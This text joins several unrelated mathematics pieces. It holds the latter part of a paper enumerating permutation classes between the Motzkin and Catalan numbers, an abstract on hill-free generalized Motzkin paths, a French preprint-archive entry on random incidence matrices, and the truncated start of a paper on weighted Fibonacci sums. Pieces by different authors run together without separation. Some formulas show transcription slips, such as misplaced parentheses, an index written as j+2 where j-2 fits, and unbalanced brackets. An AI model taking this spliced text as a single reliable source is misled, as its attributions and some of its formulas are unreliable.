$$M^{(j)}(x,y,s,q)=\sum_{i=2}^{j}M^{(j,i)}(x,y,1,q)s^i+M^{(j,>)}(x,y,s,q),\tag{3}$$

where the $M^{(j,i)}(x,y,s,q)$ satisfy:

$$M^{(j,2)}(x,y,s,q)=xs^2[y+qM^j(x,y,1,q)],\quad j>2,$$

$$M^{(j,i)}(x,y,s,q)=\frac{xys^i}{1-xq^{i-1}}M^{(j,i-1)}(x,y,1,q)+\frac{xq^{i-1}s^i}{1-xq^{i-1}}(M^{(j,i+1)}(x,y,1,q)+\cdots+M^{(j,>)}(x,y,1,q)),\quad 3\leqslant i\leqslant j-1,$$

$$M^{(j,j)}(x,y,s,q)=\frac{xys^j}{1-xq^{j-1}}M^{(j,j-1)}(x,y,1,q)+\frac{xq^{j-1}s^j}{1-xq^{j-1}}(1+q)M^{(j,>)}(x,y,1,q),$$

$$M^{(j,>)}(x,y,s,q)=\frac{xys}{1-xys}M^{(j,j)}(x,y,s,q)+\frac{x(sq)^{j+1}}{(1-xys)(1-sq)}M^{(j,>)}(x,y,1,q)-\frac{x}{(1-xys)(1-sq)}M^{(j,>)}(x,y,sq,q).$$

We set $M^{(j,1)}(x,y,1,q)=1$ in the case of $j=2$.

Proof. Eq. (3) immediately follows from the definition of $\mathscr{M}(j,i)$. Let $\pi\in\mathscr{M}(j)$ and $\mathscr{A}(\pi)=\{s_{n(\pi)-(a(\pi)-1)},\ldots,s_{n(\pi)-1},s_{n(\pi)}\}$: we obtain a permutation $\pi'\in\mathscr{M}(j)$ by performing the operator θ on π and obtain the following:

- $\pi'\in\mathscr{M}(j,2)$, $j>2$, is obtained from π by an insertion into $s_{n(\pi)-1}$;
- $\pi'\in\mathscr{M}(j,i)$, $3\leqslant i\leqslant j-1$, is obtained from:
  - $\pi\in\mathscr{M}(j,i-1)$ by an insertion into $s_{n(\pi)}$,
  - $\pi\in\mathscr{M}(j,i)\cup\cdots\cup\mathscr{M}(j,j)\cup\mathscr{M}(j,>)$ by an insertion into $s_{n(\pi)-(i-1)}$;
- $\pi'\in\mathscr{M}(j,j)$ is obtained from:
  - $\pi\in\mathscr{M}(j,j-1)$ by an insertion into $s_{n(\pi)}$,
  - $\pi\in\mathscr{M}(j,j)$ by an insertion into $s_{n(\pi)-(j-1)}$,
  - $\pi\in\mathscr{M}(j,>)$ by an insertion into both $s_{n(\pi)-(j-1)}$ and $s_{n(\pi)-j}$;
- $\pi'\in\mathscr{M}(j,>)$ is obtained from:
  - $\pi\in\mathscr{M}(j,j)\cup\mathscr{M}(j,>)$ by an insertion into $s_{n(\pi)}$,
  - $\pi\in\mathscr{M}(j,>)$ by an insertion into $s_{n(\pi)-(i-1)}$, $j+2\leqslant i\leqslant a(\pi)$.

The permutation of length one belongs to $\mathscr{M}(j,2)$ and is represented by xys^2. The set of equations:

$$M^{(j,2)}(x,y,s,q) = s^2[xy + xqM^{(j)}(x,y,1,q)], \quad j > 2,$$

$$M^{(j,i)}(x,y,s,q) = s^i[xyM^{(j,i-1)}(x,y,1,q) + xq^{i-1}(M^{(j,i)}(x,y,1,q) + \cdots + M^{(j,>)}(x,y,1,q))], \quad 3 \leqslant i \leqslant j-1,$$

$$M^{(j,j)}(x,y,s,q) = s^j[xyM^{(j,j-1)}(x,y,1,q) + xq^{j-1}M^{(j,j)}(x,y,1,q) + xq^{j-1}(1+q)M^{(j,>)}(x,y,1,q)]$$

$$M^{(j,>)}(x,y,s,q) = xysM^{(j,j)}(x,y,s,q) + \sum_{\pi \in M^{(j,>)}} x^{n(\pi)+1} y^{m(\pi)+1} s^{a(\pi)+1} q^{i(\pi)} + \sum_{\pi \in M^{(j,>)}} \sum_{i=j+2}^{a(\pi)} x^{n(\pi)+1} y^{m(\pi)} s^{i-1} q^{i(\pi)+i-1}$$

follows from the previous discussion and so the proposition is proved. □

The fourth equation in Proposition 4.2 can be solved by Bousquet-Mélou's lemma [9]:

Lemma 4.3. *Let $\mathscr{R} = \mathbb{R}[[x,y,s,q]]$ be the algebra of formal power series in variables x,y,s and q with real coefficients, and let $\mathscr{S}$ be a sub-algebra of $\mathscr{R}$ such that the series converge for $s=1$. Let $A(s) = A(x,y,s,q)$ be a formal power series in $\mathscr{S}$. We assume that*

$$A(s) = xe(s) + xf(s)A(1) + xg(s)A(sq),$$

where $e(s)$, $f(s)$ and $g(s)$ are some given power series in $\mathscr{A}$. Then

$$A(s) = \frac{J_1(s) + J_1(1)J_0(s) - J_1(s)J_0(1)}{1 - J_0(1)},$$

where $J_1(s) = \sum_{n \geqslant 0} x^{n+1} g(s)g(sq)\ldots g(sq^{n-1})e(sq^n)$ and $J_0(s) = \sum_{n \geqslant 0} x^{n+1} g(s)g(sq)\ldots g(sq^{n-1})f(sq^n)$.

By means of Lemma 4.3 and the fourth equation in Proposition 4.2, we get the following:

Proposition 4.4. *The generating function $M^{(j,>)}(x,y,s,q)$ is given by*

$$M^{(j,>)}(x,y,s,q) = \frac{J_1(s)J_0(1) - J_1(1)J_0(s) + J_1(1)}{J_0(1)},$$

where

$$J_1(x,y,s,q)=\sum_{n\geqslant 0}\frac{(-1)^n x^{n+1}ys^{j+1}q^{n(j+1)}}{(xys,q)_{n+1}(sq,q)_n}M^{(j,j)}(x,y,1,q),$$

$$J_0(x,y,s,q)=1+\sum_{n\geqslant 0}\frac{(-1)^{n+1}x^{n+1}s^{j+1}q^{(n+1)(j+1)}}{(xys,q)_{n+1}(sq,q)_{n+1}},$$

and

$$(a,q)_n=\prod_{k=0}^{n-1}(1-aq^k).$$

Let us now take the generating function $M^{(j,>)}(x,y,1,q)$ into consideration. We denote the functions $M^{(j,>)}(x,y,1,q)$, $M^{(j,j)}(x,y,1,q)$, $J_0(x,y,1,q)$ and $J_1(x,y,1,q)$ by $M^{(j,>)}(x,y,q)$, $M^{(j,j)}(x,y,q)$, $J_0(x,y,q)$ and $J_1(x,y,q)$, respectively. From Proposition 4.4, it follows that

$$M^{(j,>)}(x,y,q)=f(x,y,q)M^{(j,j)}(x,y,q), \tag{4}$$

where

$$f(x,y,q)=y\frac{\sum_{n\geqslant 0}\frac{(-1)^n x^{n+1}q^{n(j+1)}}{(xy,q)_{n+1}(q,q)_n}}{\sum_{n\geqslant 0}\frac{(-1)^n x^n q^{n(j+1)}}{(xy,q)_n(q,q)_n}}.$$

Theorem 4.5. *The generating function $M^{(j)}(x,y,q)$ of the $\mathcal{M}(j)$ permutations is such that*:

- $M^{(2)}(x,y,q)=\dfrac{xy(1+f(x,y,q))}{1-xq-xq(1+q)f(x,y,q)}$;
- $M^{(j)}(x,y,q)=\dfrac{xy(1-xq^2)\Delta_j(x,y,q)}{(1-xq)(1-xq^2)\Delta_j(x,y,q)+xy\Delta_{j-1}(x,y,q)}, \quad j\geqslant 3,$

  where $\Delta_j(x,y,q)=c_1(x,y,q)\lambda_1^j(x,y,q)+c_2(x,y,q)\lambda_2^j(x,y,q)$ *being*

$$\lambda_1(x,y,q)=\frac{1}{2}\left[-\left(1+\frac{xy}{1-xq^2}\right)+\sqrt{\left(1+\frac{xy}{1-xq^2}\right)^2-\frac{4xy}{(1-xq^2)(1-xq^3)}}\right]$$

  and

$$\lambda_2(x,y,q)=\frac{1}{2}\left[-\left(1+\frac{xy}{1-xq^2}\right)-\sqrt{\left(1+\frac{xy}{1-xq^2}\right)^2-\frac{4xy}{(1-xq^2)(1-xq^3)}}\right].$$

  The functions $c_1(x,y,q)$, $c_2(x,y,q)$ *satisfy*:

$$\begin{aligned}c_1(x,y,q)\lambda_1^2(x,y,q)+c_2(x,y,q)\lambda_2^2(x,y,q) &= 1+f(x,y,q),\\ c_1(x,y,q)\lambda_1^3(x,y,q)+c_2(x,y,q)\lambda_2^3(x,y,q) &= f(x,y,q)\frac{xq^{j-1}(1+q)-xy}{1-xq^{j-1}}\\ &\quad -\frac{1+xy-xq^{j-1}}{1-xq^{j-1}}.\end{aligned}$$

Proof.

- The generating function $M^{(2)}(x,y,s,q)$ satisfies the following equations:

$$\begin{aligned} M^{(2,2)}(x,y,s,q) &= \frac{xys^2}{1-xq} + \frac{xs^2q}{1-xq}(1+q)M^{(2,>)}(x,y,1,q), \\ M^{(2,>)}(x,y,s,q) &= \frac{xys}{1-xys}M^{(2,2)}(x,y,s,q) + \frac{x(sq)^3}{(1-xys)(1-sq)} \\ &\quad \times M^{(2,>)}(x,y,1,q) - \frac{x}{(1-xys)(1-sq)}M^{(2,>)}(x,y,sq,q), \\ M^{(2)}(x,y,s,q) &= M^{(2,2)}(x,y,s,q) + M^{(2,>)}(x,y,s,q). \end{aligned} \tag{5}$$

  The thesis is obtained by some easy substitutions involving the solution of this set of equations and Eq. (4).

- Let $A_{j-i}(x,y,q)$ be an array of dimension $(j-i)\times(j-i)$ defined by:

$$A_{j-i}(x,y,q) = \begin{pmatrix} 1 & 1 & 1 & \ldots.. & 1 & 1 & 1 & 1 \\ \frac{xy}{1-xq^{i+2}} & -1 & \frac{xq^{i+2}}{1-xq^{i+2}} & \cdots & \frac{xq^{i+2}}{1-xq^{i+2}} & \frac{xq^{i+2}}{1-xq^{i+2}} & \frac{xq^{i+2}}{1-xq^{i+2}} & \frac{xq^{i+2}}{1-xq^{i+2}} \\ & \ddots & & & \vdots & \vdots & \vdots & \vdots \\ & & \ddots & & \vdots & \vdots & \vdots & \vdots \\ & & & \ddots & \frac{xy}{1-xq^{j-2}} & -1 & \frac{xq^{j-2}}{1-xq^{j-2}} & \frac{xq^{j-2}}{1-xq^{j-2}} \\ & & & & & \frac{xy}{1-xq^{j-1}} & -1 & \frac{xq^{j-1}(1+q)}{1-xq^{j-1}} \\ & & & & & & -f(x,y,q) & 1 \end{pmatrix}, \quad i \geqslant 0. \tag{6}$$

Its first and last row always appear because they do not depend on $(j-i)$; on the contrary, the $((j-i)-k)$th row is in $A_{j-i}(x,y,q)$ if and only if $(j-i)-2 \geqslant k \geqslant 1$. This means that

$$A_2(x,y,q) = \begin{pmatrix} 1 & 1 \\ -f(x,y,q) & 1 \end{pmatrix}$$

and

$$A_3(x,y,q) = \begin{pmatrix} 1 & 1 & 1 \\ \frac{xy}{1-xq^{j-1}} & -1 & \frac{xq^{j-1}(1+q)}{1-xq^{j-1}} \\ 0 & -f(x,y,q) & 1 \end{pmatrix}.$$

The set of equations given by Proposition 4.2 and Eq. (4) is represented by the matrix expression

$$A_j(x,y,q)X_j(x,y,q) = Y_j(x,y,q), \tag{7}$$

where

$$X_j(x,y,q)=\begin{pmatrix} M^{(j,2)}(x,y,q)\\ M^{(j,3)}(x,y,q)\\ \vdots\\ M^{(j,j)}(x,y,q)\\ M^{(j,>)}(x,y,q)\end{pmatrix},\qquad Y_j(x,y,q)=\begin{pmatrix} M^{(j)}(x,y,q)\\ 0\\ \vdots\\ 0\\ 0\end{pmatrix}$$

and $A_j(x,y,q)$ is defined by (6) for $i=0$. It is easy to verify that the determinant $\Delta_{j-i}(x,y,q)$ of (6) satisfies the recursive relation:

$$\begin{aligned}&\Delta_{j-i}(x,y,q)+\left(1+\frac{xy}{1-xq^{i+2}}\right)\Delta_{j-(i+1)}(x,y,q)+\frac{xy}{(1-xq^{i+2})(1-xq^{i+3})}\\ &\quad\times\Delta_{j-(i+2)}(x,y,q)=0,\quad 0\leqslant i\leqslant j-4,\\ &\Delta_2(x,y,q)=1+f(x,y,q)\quad(i=j+2),\\ &\Delta_3(x,y,q)=f(x,y,q)\frac{xq^{j-1}(1+q)-xy}{1-xq^{j-1}}-\frac{1+xy-xq^{j-1}}{1-xq^{j-1}}\quad(i=j+3).\end{aligned}\tag{8}$$

By using standard solution techniques, we get

$$\Delta_j(x,y,q)=c_1(x,y,q)\lambda_1^j(x,y,q)+c_2(x,y,q)\lambda_2^j(x,y,q)$$

for $i=0$; where $\lambda_1(x,y,q)$ and $\lambda_2(x,y,q)$ are the solutions of the equation:

$$\lambda^2+\left(1+\frac{xy}{1-xq^2}\right)\lambda+\left(\frac{xy}{(1-xq^2)(1-xq^3)}\right)=0$$

and $c_1(x,y,q)$, $c_2(x,y,q)$ the terms given by the initial conditions of the recursive relation (8).

The solution of (7) gives

$$M^{(j,2)}(x,y,q)=M^{(j)}(x,y,q)\left(1+\frac{xy}{1-xq^2}\frac{\Delta_{j-1}(x,y,q)}{\Delta_j(x,y,q)}\right),\tag{9}$$

moreover, from Proposition 4.2, $M^{(j,2)}(x,y,q)$ yields

$$M^{(j,2)}(x,y,q)=x[y+qM^{(j)}(x,y,q)],$$

and so

$$M^{(j)}(x,y,q)=\frac{xy}{(1-xq)+\frac{xy}{q-xq^2}\frac{1}{\frac{\Delta_j(x,y,q)}{\Delta_{j-1}(x,y,q)}}},$$

and therefore our thesis is proved. □

Remark 4.1.

- Let us note that

$$\frac{\Delta_{j-i}(x,y,q)}{\Delta_{j-(i+1)}(x,y,q)} = -\frac{1+xy-xq^{i+2}}{1-xq^{i+2}} - \frac{xy}{(1-xq^{i+2})(1-xq^{i+3})\frac{\Delta_{j-(i+1)}(x,y,q)}{\Delta_{j-(i+2)}(x,y,q)}},$$

  thus we have

$$\lim_{j\to\infty} M^{(j)}(x,y,q) = \cfrac{xy}{1-xq-\cfrac{xy}{1+xy-xq^2-\cfrac{xy}{1+xy-xq^3-\cfrac{xy}{\vdots}}}}.$$

  If $y=q=1$, we obtain the continued fraction representing the generating function of Catalan numbers less 1, that is $(1-\sqrt{1-4x}/2x)-1=C(x)-1=\sum_{n\geqslant 1} S_n(321)x^n$.
- This continued fraction represents the generating function of Catalan permutations enumerated according to their length, number of right minima and inversions and is an alternative to the one obtained by developing the functional equation that appears in [1]. Consequently, we obtain the following identities:

$$\frac{\sum_{n\geqslant 0}\frac{(-1)^n x^{n+1} q^{\frac{n(n+3)}{2}}}{(q;q)_n (xy;q)_{n+1}}}{\sum_{n\geqslant 0}\frac{(-1)^n x^n q^{\frac{n(n+1)}{2}}}{(q;q)_n (xy;q)_n}} = \cfrac{xy}{1-xq-\cfrac{xy}{1+xy-xq^2-\cfrac{xy}{1+xy-xq^3-\cfrac{xy}{\vdots}}}}$$

$$= \cfrac{xy}{1-xq-xy-\cfrac{x^2yq^2}{1-xq^2-xyq-\cfrac{x^2yq^4}{1-xq^3-xyq^2-\cfrac{x^2yq^6}{\vdots}}}}.$$

Theorem 4.5 gives us the generating function for $\mathscr{M}(j)$ permutations according to various parameters. At the moment, we wish to treat the enumeration of $\mathscr{M}(j)$ permutations only according to their length. The generating function $M^{(j)}(x,1,1)$ is obtained from Theorem 4.5 by setting $y=q=1$ and by substituting $f(x,y,q)$ with $\tilde{f}(x)=(1-x-\sqrt{1-2x-3x^2})/2x$. The function $\tilde{f}(x)$ is obtained by the following steps:

(1) from Proposition 4.4, we obtain the following equalities by some computations:

$$\frac{J_1(x,y,q)}{M^{(j,j)}(x,y,q)} - xyJ_0(x,y,q) = \frac{x^2y^2}{1-xy}J_0(xq,y,q),$$

$$(x^2yq^{j+1}+xy-1)\frac{J_1(x,y,q)}{M^{(j,j)}(x,y,q)} + xyJ_0(x,y,q) = -\frac{x^3y^2q^{j+1}}{1-xy}\frac{J_1(xq,y,q)}{M^{(j,j)}(xq,y,q)};$$

(2) from Proposition 4.4, we deduce that

$$xq^{j+1}M^{(j,>)}(xq,y,q) = \frac{(1-xy-x^2yq^{j+1})\frac{M^{(j,>)}(x,y,q)}{M^{(j,j)}(x,y,q)} - xy}{\frac{M^{(j,>)}(x,y,q)}{M^{(j,j)}(x,y,q)} - xy} M^{(j,j)}(xq,y,q); \quad (10)$$

(3) by setting $y = q = 1$ in Eq. (10), we obtain

$$x(M^{(j,>)}(x,1,1))^2 - M^{(j,j)}(x,1,1)(1-x)M^{(j,>)}(x,1,1) + x(M^{(j,j)}(x,1,1))^2 = 0; \tag{11}$$

(4) by solving Eq. (11), we obtain

$$M^{(j,>)}(x,1,1) = \tilde{f}(x)M^{(j,j)}(x,1,1), \quad \text{with } \tilde{f}(x) = \frac{1-x-\sqrt{1-2x-3x^2}}{2x}.$$

In order to simplify the computations, we use the generating function $\bar{M}^{(j)}(x)$ of the $\mathscr{M}(j)$ permutations according to their length, including the empty permutation's length; consequently $M^{(j)}(x) = M^{(j)}(x,1,1) + 1$. The generating function $M^{(j)}(x,1,1)$ which can be deduced from Theorem 4.5 allows us to verify the equality:

$$\bar{M}^{(j)}(x) = \frac{1}{1 - x\bar{M}^{(j-1)}(x)}. \tag{12}$$

- If $j = \infty$, then (12) reduces to

$$\bar{M}^{(\infty)}(x) = \frac{1}{1 - x\bar{M}^{(\infty)}(x)},$$

  which is the functional equation verified by the generating function of Catalan numbers.
- Otherwise, we assume that $\bar{M}^{(j-1)}(x)$ satisfies the functional equation:

$$\bar{M}^{(j-1)}(x) = c_{j-1}(x) + b_{j-1}(x)\bar{M}^{(j-1)}(x) + a_{j-1}(x)(\bar{M}^{(j-1)}(x))^2 \tag{13}$$

  and we look for the expression of $c_j(x)$, $b_j(x)$ and $a_j(x)$ satisfying

$$\bar{M}^{(j)}(x) = c_j(x) + b_j(x)\bar{M}^{(j)}(x) + a_j(x)(\bar{M}^{(j)}(x))^2 \tag{14}$$

  in a recursive way.

  Let us note that $c_1(x) = 1$, $b_1(x) = x$ and $a_1(x) = x^2$ because $\bar{M}^{(1)}(x)$ verifies

$$\bar{M}^{(1)}(x) = 1 + x\bar{M}^{(1)}(x) + x^2(\bar{M}^{(1)}(x))^2.$$

If we substitute $\bar{M}^{(j-1)}(x) = (\bar{M}^{(j)}(x) - 1)/x\bar{M}^{(j)}(x)$ in (13), we obtain a functional equation satisfied by $\bar{M}^{(j)}(x)$. We want to make this equation exactly the same as (14) in order to obtain the recursive definition of the terms $c_j(x)$, $b_j(x)$ and $a_j(x)$. After some computations we get:

$$a_j(x) = \frac{x\left(-x^2(C(x))^2(1-C(x))(x^2(C(x))^4)^j - (1-3x-2x^2)(C(x))^2(x(C(x))^2)^j + x\right)}{(1-4x)(C(x))^2(1-C(x))^j}, \quad j > 2,$$

$$b_j(x) = \frac{-2x^3(C(x))^2(x^2(C(x))^4)^j + (1-3x-2x^2)C(x)(x(C(x))^2)^j - 2x^2}{(1-4x)C(x)(1-C(x))^j}, \quad j > 2,$$

$$c_j(x) = \frac{(x^2(x^2(C(x))^4)^j - (1-3x-2x^2)(x(C(x))^2)^j + x^2}{(1-4x)(1-C(x))^j}, \quad j > 2,$$

$$a_1(x) = x^2,$$

Class of Permutations	Forbidden Subsequences	Number Sequences
$\mathscr{M}(1)$	$321, 3\bar{1}42$	1 2 4 9 21 . . .
$\mathscr{M}(2)$	$321, 4\bar{1}523$	1 2 5 13 35 . . .
$\mathscr{M}(3)$	$321, 5\bar{1}6234$	1 2 5 14 41 . . .
$\mathscr{M}(4)$	$321, 6\bar{1}72345$	1 2 5 14 42 . . .
⋮	⋮	⋮
$\mathscr{M}(\infty)$	321	1 2 5 14 42 . . . $\frac{1}{n+1}\binom{2n}{n}$ . . .

Fig. 3. First numbers of the sequences enumerating the permutations in $\mathscr{M}(j)$.

$$b_1(x) = x,$$

$$c_1(x) = 1,$$

in which $C(x) = M^{(\infty)}(x) = (1 - \sqrt{1-4x})/2x$.

The final result follows from Eq. (14):

$$\bar{M}^{(j)}(x) = \frac{1 - b_j(x) + (-1)^j \sqrt{(1-b_j(x))^2 - 4a_j(x)c_j(x)}}{2a_j(x)}.$$

5. Conclusions

Our main aim in this work is to give an exhaustive description of some classes of permutations with a barred forbidden subsequence that orderly increases in length. The classes of permutations described in this paper are enumerated by numbers lying between the Motzkin and the Catalan numbers. We view the number sequences obtained as providing a 'discrete continuity' between the Motzkin and the Catalan sequences (see Fig. 3): we find the well-known numbers of the left factors in Motzkin words as a special case. We are presently working on the construction of some particular mesh lattices on which the n-area underdiagonal directed animals are in bijection with the $\mathscr{M}_n(j)$ family of permutations. This is suggested by the fact that the Motzkin permutations are in bijection with the underdiagonal directed animals on the square lattice and the Catalan permutations are in bijection with the underdiagonal directed animals on the triangular lattice [5]. A further step consists in translating the classical parameters of permutation enumeration into some parameters of directed animals and vice-versa. Since it is well known that the asymptotic values for $\mathscr{M}_n(1)$, $\mathscr{M}_n(2)$ and

$\mathscr{M}_n(\infty)$ are $(3^{n+1}/2n)\sqrt{3/\pi n}$, $3^{n+1}\sqrt{3/\pi(n+2)}$ and $[4^n/(n+1)]1/\sqrt{\pi n}$, respectively; it would be interesting to discover the asymptotic value for $|\mathscr{M}_n(j)|$, depending on the parameter j.

Acknowledgements

The authors wish to thank the anonymous referee whose suggestions greatly improved the overall quality of their paper.

References

[1] E. Barcucci, A. Del Lungo, S Lanini, M. Macri, R. Pinzani, The inversion number of some permutations with forbidden subsequences, Proceedings of SOCA'96, Tianjin, 1996, pp. 21–32.
[2] E. Barcucci, A. Del Lungo, S. Fezzi, R. Pinzani, Non-decreasing Dyck paths and q-Fibonacci numbers, Discrete Math. 170 (1997) 211–217.
[3] E. Barcucci, A. Del Lungo, E. Pergola, R. Pinzani, A construction for enumerating k-coloured Motzkin paths, Lecture Notes in Computer Science, Vol. 959, 1995, pp. 254–263.
[4] E. Barcucci, A. Del Lungo, E. Pergola, R. Pinzani, A methodology for plane tree enumeration, Discrete Math. 180 (1998) 45–64.
[5] E. Barcucci, A. Del Lungo, E. Pergola, R. Pinzani, Directed animals, forest of trees and permutations, Discrete Math. 204 (1999) 41–71.
[6] E. Barcucci, A. Del Lungo, E. Pergola, R. Pinzani, ECO: a methodology for the enumeration of combinatorial objects, J. Difference Equations Appl., to appear.
[7] J. Berstel, Axel Thue's papers on repetitions in words: translation, Publication du LaCIM 19 (1994).
[8] P. Bose, J.F. Buss, A. Lubiw, Pattern matching for permutations, Lect. Notes Comput. Sci., Vol. 709, 1993, 200–209.
[9] M. Bousquet-Mélou, A method for the enumeration of various classes of column-convex polygons, Discrete Math. 154 (1996) 1–25.
[10] R. Cori, S. Dulucq, G. Viennot, Shuffle of parenthesis systems and Baxter permutations, J. Combin. Theory A 43 (1986) 1–22.
[12] S. Dulucq, S. Gire, J. West, Permutations à motifs exclus et cartes planaires non séparables, Proceedings of fifth FPSAC, Florence, 1993, pp. 165–178.
[13] S. Dulucq, O. Guibert, Mots de piles, tableaux standards et permutations de Baxter, Proceedings of sixth FPSAC, Dimacs, 1994, pp. 119–128.
[14] I.M. Gessel, Symmetric functions and P-recursiveness, J. Combin. Theory A 53 (1990) 257–285.
[15] S. Gire, Arbres, permutations à motifs exclus et cartes planaires: quelques problèmes algorithmiques et combinatoires, Thèse de l'Université de Bordeaux I, 1993.
[16] O. Guibert, Combinatoires des permutations à motifs exclus en liaison avec mots, cartes planaires et tableaux de Young, Thèse de l'Université de Bordeaux I, 1996.
[17] I.P. Goulden, J. West, Raney paths and a combinatorial relationship between rooted nonseparable planar maps and two-stack-sortable permutations, J. Combin. Theory A 75 (1996) 220–242.
[18] D.E. Knuth, The Art of Computer Programming, Vol. 1, Addison-Wesley, Reading, MA, 1973.
[19] M. Lothaire, Combinatorics on words, in: G.C. Rota (Ed.), Encyclopedia of Mathematics and its Applications, Vol. 17, Addison-Wesley, Reading, MA, 1983.
[20] A. Regev, Asymptotic values for degrees associated with strips of Young diagrams, Adv. in Math. 41 (1981) 115–136.
[21] D. Rotem, Stack sortable permutations, Discrete Math. 33 (1981) 185–196.
[22] R. Simion, F.W. Schmidt, Restricted permutations, European J. Combin. 6 (1985) 383–406.
[23] N.J.A. Sloane, S. Plouffe, The Encyclopedia of Integer Sequences, Accademic Press, San Diego, 1995.

[24] J. West, Permutations with forbidden subsequences and stack-sortable permutations, Ph.D. Thesis, MIT., Cambridge, MA, 1990.
[25] J. West, Sorting twice through a stack, Theoret. Comput. Sci. 117 (1993) 303–313.
[26] J. West, Generating trees and forbidden subsequences, Proceedings of sixth FPSAC, Dimacs (1994) 441–450.
[27] J. West, Generating trees and the Catalan and Schröder numbers, Discrete Math. 146 (1995) 247–262.
[28] B. Zeilberger, A proof of Julian West's conjecture that the number of two stack sortable permutations of length n is $\frac{2(3n)!}{(n+1)!(2n+1)!}$, Discrete Math. 102 (1992) 85–93.

Séminaire Lotharingien de Combinatoire, B46b (2001), 14 pp.

Elena Barcucci, Elisa Pergola, Renzo Pinzani and Simone Rinaldi

ECO Method and Hill-free Generalized Motzkin Paths

Abstract. In this paper we study the class of generalized Motzkin paths with no hills and prove some of their combinatorial properties in a bijective way; as a particular case we have the Fine numbers, enumerating Dyck paths with no hills. Using the ECO method, we define a recursive construction for Dyck paths such that the number of local expansions performed on each path depends on the number of its hills. We then extend this construction to the set of generalized Motzkin paths.

barcucci@dsi.unifi.it, elisa@dsi.unifi.it, pinzani@dsi.unifi.it, rinaldi@dsi.unifi.it

---

Received: April 14, 2001; Accepted: June 1, 2001.

The following versions are available:

- PDF (213 K)
- PostScript (280 K)
- DVI version
- Tex version

T00/088

M. Bauer, O. Golinelli

Random incidence matrices: Moments of the spectral density

Matrices d'incidence aléatoires : moments de la densité spectrale

J. Stat. Phys. 103, 301-307 (2001) [cond-mat/0007127]
Preprint cond-mat/0007127

We study numerically and analytically the spectrum of incidence matrices of random labeled graphs on N vertices : any pair of vertices is connected by an edge with probability p. We give two algorithms to compute the moments of the eigenvalue distribution as explicit polynomials in N and p. For large N and fixed p the spectrum contains a large eigenvalue at Np and a semi-circle of ``small" eigenvalues. For large N and fixed average connectivity pN (dilute or sparse random matrices limit) we show that the spectrum always contains a discrete component. An anomaly in the spectrum near eigenvalue 0 for connectivity close to e is observed. We develop recursion relations to compute the moments as explicit polynomials in pN. Their growth is slow enough so that they determine the spectrum. The extension of our methods to the Laplacian matrix is given in Appendix.

- Abstract (PostScript)

- Texte PostScript (160252/559159c.) [39 pages]

- Le fichier ci-dessous est obtenu avec l'utilitaire uufiles
Avec un ou des fichiers TeX ou LaTeX, son contenu est celui demande par
le serveur de Los Alamos (l'envoi peut etre fait par la Documentation).
Voir le debut du fichier pour l'extraction du/des fichier(s) composant la publication.

Fichier (116710 c.)

Fichiers de la publication T00/088 :

```
 8829 Jul 19 19:18 ap1.eps
73001 Jul 19 19:18 ba.eps
 5552 Jul 19 19:18 bistar.eps
30557 Jul 19 19:18 bp.eps
48112 Jul 19 19:18 cumul.eps
95290 Jul 19 19:19 moments.tex
30356 Jul 19 19:19 sp.eps
 4275 Jul 19 19:19 star.eps
 4060 Jul 19 19:19 tree.eps
 6912 Jul 19 19:19 ttsym.eps
```

SPhT-SPEC/Documentation
2002-05-15

A Probabilistic View of Certain Weighted Fibonacci Sums

Arthur T. Benjamin
Dept. of Mathematics, Harvey Mudd College, Claremont, CA 91711
benjamin@hmc.edu

Judson D. Neer
Dept. of Science and Mathematics, Cedarville University, 251 N. Main St., Cedarville, OH 45314-0601
jud@poboxes.com

Daniel E. Otero
Dept. of Mathematics and Computer Science, Xavier University, Cincinnati, OH 45207-4441
otero@xu.edu

James A. Sellers
Dept. of Mathematics, Penn State University, University Park, PA 16802
sellersj@math.psu.edu

1 Introduction

In this paper we investigate sums of the form

$$a_n := \sum_{k \geq 1} \frac{k^n F_k}{2^{k+1}}. \tag{1}$$

For any given n, such a sum can be determined [3] by applying the $x\frac{d}{dx}$ operator n times to the generating function

$$G(x) := \sum_{k\geq 1} F_k x^k = \frac{x}{1-x-x^2},$$

then evaluating the resulting expression at $x = 1/2$. This leads to $a_0 = 1$, $a_1 = 5$, $a_2 = 47$, and so on. These sums may be used to determine the expected value and higher moments of the number of flips needed of a fair coin until two consecutive heads appear [3]. In this article, we pursue the reverse strategy of using probability to derive a_n and develop an exponential generating function for a_n in Section 3. In Section 4, we present a method for finding an exact, non-recursive, formula for a_n.

2 Probabilistic Interpretation

Consider an infinitely long binary sequence of independent random variables $b_1, b_2, b_3, \ldots$ where $P(b_i = 0) = P(b_i = 1) = 1/2$. Let Y denote the random variable denoting the beginning of the first 00 substring. That is, $b_Y = b_{Y+1} = 0$ and no 00 occurs before then. Thus $P(Y = 1) = 1/4$. For $k \geq 2$, we have $P(Y = k)$ is equal to the probability that our sequence begins $b_1, b_2, \ldots, b_{k-2}, 1, 0, 0$, where no 00 occurs among the first $k-2$ terms. Since the probability of occurence of each such string is $(1/2)^{k+1}$, and it is well known [1] that there are exactly F_k binary strings of length $k-2$ with no consecutive 0's, we have for $k \geq 1$,

$$P(Y = k) = \frac{F_k}{2^{k+1}}.$$

Since Y is finite with probability 1, it follows that

$$\sum_{k\geq 1} \frac{F_k}{2^{k+1}} = \sum_{k\geq 1} P(Y=k) = 1.$$

For $n \geq 0$, the expected value of Y^n is

$$a_n := E(Y^n) = \sum_{k\geq 1} \frac{k^n F_k}{2^{k+1}}. \tag{2}$$

Thus $a_0 = 1$. For $n \geq 1$, we use conditional expectation to find a recursive formula for a_n. We illustrate our argument with $n = 1$ and $n = 2$ before proceeding with the general case.

For a random sequence $b_1, b_2, \ldots$, we compute $E(Y)$ by conditioning on b_1 and b_2. If $b_1 = b_2 = 0$, then $Y = 1$. If $b_1 = 1$, then we have wasted a flip, and we are back to the drawing board; let Y' denote the number of remaining flips needed. If $b_1 = 0$ and $b_2 = 1$, then we have wasted two flips, and we are back to the drawing board; let Y'' denote the number of remaining flips needed in this case. Now by conditional expectation we have

$$\begin{aligned} E(Y) &= \frac{1}{4}(1) + \frac{1}{2}E(1+Y') + \frac{1}{4}E(2+Y'') \\ &= \frac{1}{4} + \frac{1}{2} + \frac{1}{2}E(Y') + \frac{1}{2} + \frac{1}{4}E(Y'') \\ &= \frac{5}{4} + \frac{3}{4}E(Y) \end{aligned}$$

since $E(Y') = E(Y'') = E(Y)$. Solving for $E(Y)$ gives us $E(Y) = 5$. Hence,

$$a_1 = \sum_{k\geq 1} \frac{kF_k}{2^{k+1}} = 5.$$

Conditioning on the first two outcomes again allows us to compute

